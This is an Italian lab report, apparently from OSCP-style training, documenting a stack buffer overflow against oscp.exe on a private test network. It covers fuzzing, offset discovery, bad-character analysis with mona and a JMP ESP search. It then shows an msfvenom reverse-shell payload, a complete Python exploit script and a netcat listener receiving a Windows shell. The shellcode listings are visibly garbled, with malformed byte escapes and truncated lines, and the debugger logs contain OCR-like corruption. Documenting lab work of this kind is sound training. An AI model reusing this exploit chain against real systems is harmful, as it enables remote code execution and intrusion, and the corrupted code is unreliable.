

# **EXTRA 2:**

## ***“Cracking di un Buffer OverFlow”***

# Report: Buffer Overflow su oscp.exe

## Macchina Attaccante:

- **Sistema Operativo:** Kali Linux
  - **Indirizzo IP:** 192.168.56.102

## **Macchina Vittima:**

- **Sistema Operativo:** Windows 10
  - **Indirizzo IP:** 192.168.56.103

## 1. Analisi Iniziale e Fuzzing

L'obiettivo iniziale è stato identificare il punto di vulnerabilità del servizio `oscp.exe` (porta 1337). Tramite uno script di fuzzing, è stata inviata una stringa di "A" per causare un arresto anomalo del programma.

- **Risultato:** Il programma è andato in crash e il registro EIP è stato sovrascritto con **41414141**.

## **Invio delle Attività**

OVERFLOW1 AAA  
AA  
AA  
AA  
AA  
AA  
AA  
AA  
AA  
■

### **EIP sovrascritto in Immunity:**

```
Registers (FPU) < < < < < < <
EAX 0100F250 ASCII "OVERFLOW1 AAAAAAAAAAAAAA
ECX 00EDA1A8
EDX 00000000
EBX 41414141
ESP 0100FA18 ASCII "AAAAAAAAAAAAAAA
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
```

## 2. Identificazione dell'Offset

Per determinare l'esatta posizione dell'EIP all'interno del buffer, è stato utilizzato lo strumento `pattern_create` di Metasploit per generare una stringa univoca di 2048 byte. Questa stringa è stata inviata al target, causando un nuovo crash con il valore EIP `6F43396E`.

- **Calcolo:** Utilizzando `msf-pattern_offset`, è stato individuato un offset esatto di **1978 byte**.

## **Creazione pattern:**

### ***Envio del pattern al target:***

## **Valore EIP dopo il crash:**

```
Registers (FPU) < < < < < < < < < < <
EAX 00F7F250 ASCII "OVERFLOW1 Ra0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9
ECX 00B75304
EDX 000A7143
EBX 376E4336
ESP 00F7FA18 ASCII "0Cc1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2"
EBP 43386E43
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 6F43396E
C 0 ES 002B 32bit 0(FFFFFF)
P 1 CS 0023 32bit 0(FFFFFF)
A 0 SS 002B 32bit 0(FFFFFF)
Z 1 DS 002B 32bit 0(FFFFFF)
S 0 FS 0053 32bit 218000(FFF)
T 0 GS 002B 32bit 0(FFFFFF)
D 0
D 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
          3 2 1 0      E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

### **Calcolo dell'offset:**

```
(kali㉿kali)-[~]
└─$ msf-pattern_offset -q 6F43396E
[*] Exact match at offset 1978
```

### 3. Verifica del Controllo dei Registri

Per confermare l'offset, è stato creato uno script con 1978 "A", 4 "B" (per l'EIP) e 16 "C" (per verificare lo stack).

- **Risultato:** Immunity Debugger ha confermato che l'EIP conteneva 42424242 e lo stack (ESP) iniziava esattamente con le nostre "C" (43434343).

*Codice dello script:*

```
GNU nano 8.7
import socket

# Configurazione target
ip = "192.168.56.103" # L'IP della tua macchina Windows
port = 1337
timeout = 5

# Costruzione del payload
# 1. 1978 "A" per riempire il buffer fino all'EIP
padding = b"A" * 1978
# 2. 4 "B" che sovrascriveranno l'EIP (0x42424242 in hex)
eip = b"BBBB"

# 3. Alcune "C" per vedere dove punta lo stack (ESP)
suffix = b"C" * 16

payload = padding + eip + suffix

try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.settimeout(timeout)
        s.connect((ip, port))
        print("Connesso! Ricezione banner ... ")
        s.recv(1024)

        print(f"Invio payload con offset 1978 ... ")
        # Inviamo il comando seguito dallo spazio e dal payload
        s.send(b"OVERFLOW1 " + payload)
        s.close()
        print("Payload inviato con successo!")
except Exception as e:
    print(f"Errore: {e}")
```

### **Registri EIP e ESP dopo il crash:**

```

Registers (FPU) < < < < <
EAX 0109F250 ASCII "OVERFLOW1" AAAAAA
ECX 001C6934
EDX 00000000
EBX 41414141
ESP 0109FA18 ASCII "CCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFF)
P 1 CS 0023 32bit 0(FFFFFF)
A 0 SS 002B 32bit 0(FFFFFF)
Z 1 DS 002B 32bit 0(FFFFFF)
S 0 FS 0053 32bit 2C4000(F)
T 0 GS 002B 32bit 0(FFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
          3 2 1 0      E S P U O Z D I
EST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

## 4. Individuazione dei Bad Characters

Prima di generare lo shellcode, è stato necessario identificare i caratteri non ammessi (badchars). È stato configurato l'ambiente `mona.py` e inviata una sequenza completa di byte (da `\x01` a `\xff`).

- **Analisi:** Il comando !mona compare ha rivelato i seguenti badchars: **00 07 08 2e 2f a0 a1**.
  - **Dettaglio:** Il confronto tra la memoria e il file bytearray ha confermato la corruzione a partire dal byte **07**.

### **Configurazione ambiente e creazione bytearray:**

```
Immunity Debugger: 1.10.0.0 x86 [Python]                                     ImmunityInc.com
[+]Users\user\Desktop\cccccccc.exe

Console file "C:\Users\user\Desktop\cccccccc.exe"
Main thread with ID 00000000 created
0041200 Modules C:\Windows\system32\kernel32.dll
00590000 Modules C:\Windows\system32\user32.dll
00E00000 Modules C:\Windows\system32\ole32.dll
01E00000 Modules C:\Windows\system32\oleaut32.dll
04100000 Modules C:\Windows\System32\RPCRT4.dll
06770000 Modules C:\Windows\System32\MSASN1.dll
70380000 Modules C:\Windows\SYSTEM32\wldap.dll
70659700 New thread with ID 00001400 created
70559700 Thread 00001400 terminated, exit code 0
11437339 Thread 00001400 terminated, exit code 0
[*] Command used: ./cccccccc -b 0x40000000 -c c:\temp\cccccccc.c -o c:\temp\cccccccc
00DF900 Writing value to configuration file...
00DF900 [*] Creating config file, setting parameter workingfolder
00DF900 [*] Creating config file, setting parameter workingfolder
00DF900 value of parameter workingfolder is c:\temp\cccccccc
00DF900 [*] Command used: ./cccccccc -b 0x40000000 -c c:\temp\cccccccc
00DF900 *** Note! Parameter -b has been deprecated and replaced with -cpu ***
00DF900 [*] Reading file c:\temp\cccccccc.c
00DF900 [*] Reading file c:\temp\cccccccc.c including I bad chars...
00DF900 [*] Preparing to file c:\temp\cccccccc.c
00DF900 [*] Preparing working folder c:\temp\cccccccc
00DF900 - Folder created
00DF900 File c:\temp\cccccccc.c successfully created
00DF900
00DF900
00DF900
00DF900
00DF900 Done, wrote 256 bytes to file c:\temp\cccccccc.c\cccccccc
00DF900 Assembly output saved to c:\temp\cccccccc.c\cccccccc
00DF900 [*] Command used: ./cccccccc -b 0x40000000 -c c:\temp\cccccccc.c -o c:\temp\cccccccc
70659700 New thread with ID 00001100 created
70659700 Thread 00001100 terminated, exit code 0

Imma by tearaway-b\x00"

[14:43:28] Thread 00001100 terminated, exit code 0
```

## Script Python per l'invio dei byte:

```
GNU nano 8.7                               poc.py
import socket

# Configurazione target
ip = "192.168.56.103"
port = 1337
timeout = 5

# Generazione di tutti i byte da 1 a 255 (escludiamo lo \x00)
badchars_bytes = b""
for i in range(1, 256):
    badchars_bytes += bytes([i])

offset_eip = 1978
eip_placeholder = b"BBBB"

# Costruzione del payload: Padding + EIP + Sequenza di byte
payload = b"A" * offset_eip + eip_placeholder + badchars_bytes

try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.settimeout(timeout)
        s.connect((ip, port))
        print("Connesso! Ricezione banner ...")
        s.recv(1024)

    print("Invio del payload per l'analisi dei badchar ...")
    s.send(b"OVERFLOW1 " + payload)
    s.close()
    print("Fatto! Ora controlla Immunity su Windows.")
except Exception as e:
    print(f"Errore di connessione: {e}")
```

## Tabella riassuntiva badchars:

mona Memory comparison results			
Address	Status	BadChars	Type
0x0092fa18	Corruption after 6 bytes	00 07 08 2e 2f a0 a1	normal

## Log di confronto memoria:


```
L Log data
Address Message
002FA18 90 | 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f : File
002FA18 90 | 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f : Memory
002FA18 a0 | a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af : File
002FA18 a0 | a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af : Memory
002FA18 b0 | b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf : File
002FA18 b0 | b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf : Memory
002FA18 c0 | c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce of : File
002FA18 c0 | c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce of : Memory
002FA18 d0 | d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de ef : File
002FA18 d0 | d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de ef : Memory
002FA18 e0 | e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef : File
002FA18 e0 | e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef : Memory
002FA18 f0 | f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff : File
002FA18 f0 | f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff : Memory
002FA18
002FA18 ! File ! Memory ! Note
002FA18 9 9 9 9 | 01 02 03 04 05 06 | 01 02 03 04 05 06 | unmodified
002FA18 6 6 6 6 | 07 08 09 0a 0b 0c | 08 0d | corrupted
002FA18 8 8 8 8 | 09 ... 2d | 09 ... 2d | unmodified
002FA18 45 45 45 45 | 2e 2f | 0a 0d | corrupted
002FA18 45 45 45 45 | 2e 2f | 0a 0d | unmodified
002FA18 169 169 169 169 | 0a 0b 0c 0d | 0a 0d | corrupted
002FA18 161 161 161 161 | 0a 0b 0c 0d | 0a ... ff | unmodified
002FA18
002FA18 Possibly bad chars: 07 08 2e 2f a0 a1
002FA18 Bytes omitted from input: 00
002FA18
[+] This mona.py action took 0:00:01.327000
00ADFF00
[+] Command used:
00ADFF00 !mona bytearray -b "\x00\x07\x08\x2e\x2f\x0a\x01"
00ADFF00 *** Note: parameter -b has been deprecated and replaced with -cpb ***
00ADFF00 Output file saved in c:\mona\oscp\bytearray.txt
00ADFF00 Dumping table to file
00ADFF00 [+] Preparing output file "bytearray.txt"
00ADFF00 (Re)setting logfile to c:\mona\oscp\bytearray.txt
00ADFF00 "mona bytearray -b '\x00\x07\x08\x2e\x2f\x0a\x01'">bytearray.txt
00ADFF00 "mona bytearray -b '\x00\x07\x08\x2e\x2f\x0a\x01'">c:\mona\oscp\bytearray.txt
00ADFF00 "mona bytearray -b '\x00\x07\x08\x2e\x2f\x0a\x01'">c:\mona\oscp\bytearray.bin
00ADFF00 Done, wrote 249 bytes to file c:\mona\oscp\bytearray.txt
00ADFF00 Binary output saved in c:\mona\oscp\bytearray.bin
00ADFF00 [+] This mona.py action took 0:00:00.059000
!mona bytearray -b "\x00\x07\x08\x2e\x2f\x0a\x01"
```

## 5. Ricerca dell'Istruzione JMP ESP

È stata cercata un'istruzione di salto (**JMP ESP**) per reindirizzare l'esecuzione allo stack.

- **Comando:** !mona jmp -r esp -cpb "\x00\x07\x08\x2e\x2f\x0a\x01".
- **Scelta:** Sono stati trovati 9 puntatori nel modulo **essfunc.dll**. È stato selezionato l'indirizzo **0x625011af** poiché privo di protezioni di memoria (ASLR, SafeSEH, Rebase: False).

## ***Lista degli indirizzi in essfunc.dll:***



The screenshot shows the Immunity Debugger interface with the 'Log data' tab selected. The window title is 'Log data'. The log output displays the memory dump of the 'essfunc.dll' module. It includes various memory addresses, their hex values, and ASCII representations. The log also shows the execution of the 'nmap.py' script, which identifies pointers to the 'jmp esp' instruction across different modules like 'oscp.exe', 'kernel32.dll', and 'user32.dll'. The script's output indicates it found 9 pointers to the exploit payload.

```
Immunity Debugger: 1.25.0.0 ; R7vuh
Need support? visit http://focus. immunityinc.com/
"C:\Users\User\Desktop\oscp\oscp.exe"
Console file 'C:\Users\User\Desktop\oscp\oscp.exe'
[15106:143] New process with ID 000000214 created
00401200 Main thread with ID 00000118 created
00400000 Modules C:\Windows\System32\oscp.exe
625E0000 Modules C:\Users\User\Desktop\oscp\essfunc.dll
7EEF0000 Modules C:\Windows\System32\KERNEL32.dll
744A0000 Modules C:\Windows\System32\USER32.dll
76570000 Modules C:\Windows\System32\RPCRT4.dll
76670000 Modules C:\Windows\System32\MSVCP90.dll
77030000 Modules C:\Windows\SYSTEM32\ndll.dll
77D65720 New thread with ID 00000150 created
77D65720 New thread with ID 00000151 created
00401200 [+]0x001151 Program entry point
0040F900 [+] Command used:
0040F900 0rma jmp -r esp -cdd "N00N07\x08\x2e\x2f\xd0\x1a!""
----- Nema command started on 2026-02-25 15:06:36 (v2.6, rev 698) -----
[+] Preparing arguments and criteria
0040F900 - Pointers to jmp esp
0040F900 - Bad char filter will be applied to pointers : "N00N07\x08\x2e\x2f\xd0\x1a!"
0040F900 [+] Generating module info table, hang on...
0040F900 - Done. Let's rock 'n roll.
0040F900 [+] Querying 2 modules
0040F900 - Querying module essfunc.dll
744E0000 Modules C:\Windows\System32\user32.dll
- Querying module oscp.exe
0040F900 - Done. Let's rock 'n roll.
0040F900 [+] Preparing output file 'jmp.txt'
0040F900 (Resetting logfile c:\0rma\oscp\jmp.txt)
0040F900 [+] Writing results to file c:\0rma\oscp\jmp.txt
0040F900 - Number of pointers of type 'jmp esp' : 9
0040F900 [+] Results :
0040F900 0x625911bb f jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0040F900 0x625911bc f jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0040F900 0x625911c7 f jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0040F900 0x625911c8 f jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0040F900 0x625911d0 f jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0040F900 0x625911d1 f jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0040F900 0x625911eb f jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0040F900 0x625911ec f jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0040F900 0x625911f3 f jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0040F900 0x625911f4 f jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0040F900 0x62591203 f jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0040F900 0x62591205 f jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- (C:\Users\User\Desktop\oscp\essfunc.dll),
0040F900 Found a total of 9 pointers
0040F900 [+] This nmap.py action took 0:00:02.213000
```

## **6. Generazione dello Shellcode ed Exploit Finale**

Lo shellcode per la reverse shell è stato generato con **msfvenom**, escludendo i badchars identificati e impostando l'IP della macchina attaccante (**192.168.56.102**). L'exploit finale è stato strutturato come segue:

- Padding:** 1978 byte.
- EIP:** **\xaf\x11\x50\x62** (Indirizzo JMP ESP in LittleEndian).
- NOP Sled:** 32 byte (**\x90**) per garantire stabilità.
- Shellcode:** Payload generato.

## **Msfvenom:**

```

-(kali㉿kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.102 LPORT=4444 -b "\x00\x07\x08\x2e\x2f\xa0\x1" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xd9\xcd\xbe\x73\xf3\xd7\xb6\xd9\x74\x24\xf4\x5a\x33\xc9"
"\xb1\x52\x83\xea\xfc\x31\x72\x13\x03\x01\xe0\x35\x43\x19"
"\xee\x38\xac\xe1\xef\x5c\x24\x04\xde\x5c\x52\x4d\x71\x6d"
"\x10\x03\x7e\x06\x74\xb7\xf5\x6a\x51\xb8\xbe\xc1\x87\xf7"
"\xf7\x79\xfb\x96\xc3\x80\x28\x78\xfd\x4a\xad\x79\x3a\xb6"
"\xcc\x2b\x93\xbc\x63\xdb\x90\x89\xbf\x50\xea\x1c\xb8\x85"
"\xbb\x1f\xe9\x18\xb7\x79\x9b\x14\xf2\x60\x83\x79\x3f"
"\xa3\x89\x49\xcb\xbd\xe8\x83\x34\x11\xd5\x2b\xc7\x6b\x12"
"\xb8\x38\x1e\x6a\xef\x51\x19\x9a\x8d\x11\xaf\x29\x35\xd1"
"\x17\x95\xc7\x36\xc1\x5e\xcb\xf3\x85\x38\x80\x02\x49\x33"
"\xf4\xef\x6c\x93\x7c\xcb\x4a\x37\x24\x8f\xf3\x06\x80\x7e"
"\xb0\x70\x6b\xde\x9a\xfb\x86\x0b\xc0\x6\xce\xf8\xe9\x58"
"\xf9\x7\x28\x38\xd1\xaa\x0d\xb1\xf7\x34\x71\xe8"
"\xb8\xaa\x8c\x13\xb9\xe3\x4a\x47\xe9\xb\xb\xe8\x62\x5b"
"\xb3\xd\x24\x0b\xee\x85\xfb\x8b\x5e\xee\x11\x04\x80"
"\xe1\xce\x9a\x25\x91\xx1\x5\x11\xd1\xf\xfe\x60\x21"
"\x1\x2\xed\xc7\x7\xd\x2\x1\x2\x2\x5\xcb\xfb"
"\x3\x5\x7\xc5\x70\xcc\x8a\x88\x79\xb\xba\x7d\x71\xf\xe0"
"\x2\x8\xe\x22\x8\xb\x7\xd\x9\x4\xb\x1\x3d\x6\x6\x1b\x9\xf0"
"\x7\xf\xc\x9\x0\xaa\x29\xef\xd\x2\x1\xab\x0\x8\x9\x32"
"\xc0\xab\xba\x24\x1c\x3\x8\x7\x10\xf\x6\x2\x5\xce\xb\xdc"
"\x3\x8\xb\x6\xb\xfd\x2\xc\xf\x8\x3\x2\xaa\xf\x9\xd\x4\xcb\xd\x2"
"\x4\x8\x1\x8\xd\xed\x6\x5\x1\x9\x6\x9\x5\x5\x4\xd\x18\x0\x5"
"\xc\xcf\x0\x8\x6\x9\x9\xb\x0\xd\x3\x8\x7\x1\x4\xf\xea\x0\x7\x3"
"\x3\x0\xe9\x1\x1\xf\x6\x3\x5\x5\x9\x5\xeb\x4\x7\xc\x6\x7\x0\xb\xfb\xe\x7"
"\x50";

```

## Script finale `exploit.py`:

```

GNU nano 8.7
import socket
# Configuration target
ip = "192.168.56.103"
port = 1337
# 1. Padding: 1978 byte per arrivare all'EIPModule::Platform::Windows from the payload
padding = b"A" * 1978
# 2. EIP: Indirizzo JMP ESP in esfunc.dll (0*625011af) scritto in Little Endian
eip = b"\xaf\x11\x50\x62" # padding con size 351 (iteration=0)
# 3. NOP Sled: 32 byte di "scivolata" (\x90) per dare stabilità allo shellcode
nop_sled = b"\x90" * 32 # 32 bytes
# 4. Shellcode: La tua reverse shell generata con msfvenom
buf = b"\xd9\xcd\xbe\x73\xf3\xd7\xb6\xd9\x74\x24\xf4\x5a\x33\xc9"
buf += b"\xb1\x52\x83\xea\xfc\x31\x72\x13\x03\x01\xe0\x35\x43\x19"
buf += b"\xee\x38\xac\xe1\xef\x5c\x24\x04\xde\x5c\x52\x4d\x71\x6d"
buf += b"\x10\x03\x7e\x06\x74\xb7\xf5\x6a\x51\xb8\xbe\xc1\x87\xf7"
buf += b"\xf7\x79\xfb\x96\xc3\x80\x28\x78\xfd\x4a\xad\x79\x3a\xb6"
buf += b"\xcc\x2b\x93\xbc\x63\xdb\x90\x89\xbf\x50\xea\x1c\xb8\x85"
buf += b"\xbb\x1f\xe8\x83\x34\x11\xd5\x2b\xc7\x6b\x12"
buf += b"\xa3\x89\x49\xcb\xbd\xe8\x83\x34\x11\xaf\x29\x35\xd1"
buf += b"\x17\x95\xc7\x36\xc1\x5e\xcb\xf3\x85\x38\x80\x02\x49\x33"
buf += b"\xf4\x8\xf\x6c\x93\x7c\xcb\x4a\x37\x24\x8f\xf3\x06\x80\x7e"
buf += b"\xb0\x70\x6b\xde\x9a\xfb\x86\x0b\xc0\x6\xce\xf8\xe9\x58"
buf += b"\x1\x2\xed\xc7\x7\xd\x2\x1\x2\x2\x5\xcb\xfb"
buf += b"\x3\x5\x7\xc5\x70\xcc\x8a\x88\x79\xb\xba\x7d\x71\xf\xe0"
buf += b"\x2\x8\xe\x22\x8\xb\x7\xd\x9\x4\xb\x1\x3d\x6\x6\x1b\x9\xf0"
buf += b"\x7\xf\xc\x9\x0\xaa\x29\xef\xd\x2\x1\xab\x0\x8\x9\x32"
buf += b"\xc0\xab\xba\x24\x1c\x3\x8\x7\x10\xf\x6\x2\x5\xce\xb\xdc"
buf += b"\x4\x8\x1\x8\xd\xed\x6\x5\x1\x9\x6\x9\x5\x5\x4\xd\x18\x0\x5"
buf += b"\xc\xcf\x0\x8\x6\x9\x9\xb\x0\xd\x3\x8\x7\x1\x4\xf\xea\x0\x7\x3"
buf += b"\x3\x0\xe9\x1\x1\xf\x6\x3\x5\x5\x9\x5\xeb\x4\x7\xc\x6\x7\x0\xb\xfb\xe\x7"
buf += b"\x50";
payload = padding + eip + nop_sled + buf
try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((ip, port))
        s.recv(1024)
        print("Sferrando l'attacco finale ... ")
        s.send(b"OVERFLOW1 " + payload)
        print("Payload inviato! Controlla il tuo listener nc.")
except Exception as e:
    print(f"Errore: {e}")


```

## 7. Esecuzione e Proof of Concept

Dopo aver messo in ascolto un listener sulla porta 4444 della macchina Kali, l'exploit è stato eseguito. Immunity Debugger ha mostrato la creazione di nuovi thread, confermando l'esecuzione del payload.

- **Conferma:** È stata ottenuta una reverse shell interattiva. I comandi `whoami`, `hostname` e `ipconfig` confermano l'accesso con privilegi utente sul target.

**Il terminale con la shell attiva:**



The screenshot shows a terminal window titled 'kali@kali: ~'. The session menu bar includes 'Session', 'Actions', 'Edit', 'View', and 'Help'. The terminal content is as follows:

```
(kali㉿kali)-[~]
└─$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.103] 55298
Microsoft Windows [Versione 10.0.19045.2965]
(c) Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\User\Desktop\oscp>whoami
whoami
desktop-8cajrto\user

C:\Users\User\Desktop\oscp>hostname
hostname
DESKTOP-8CAJRT0

C:\Users\User\Desktop\oscp>ipconfig
ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
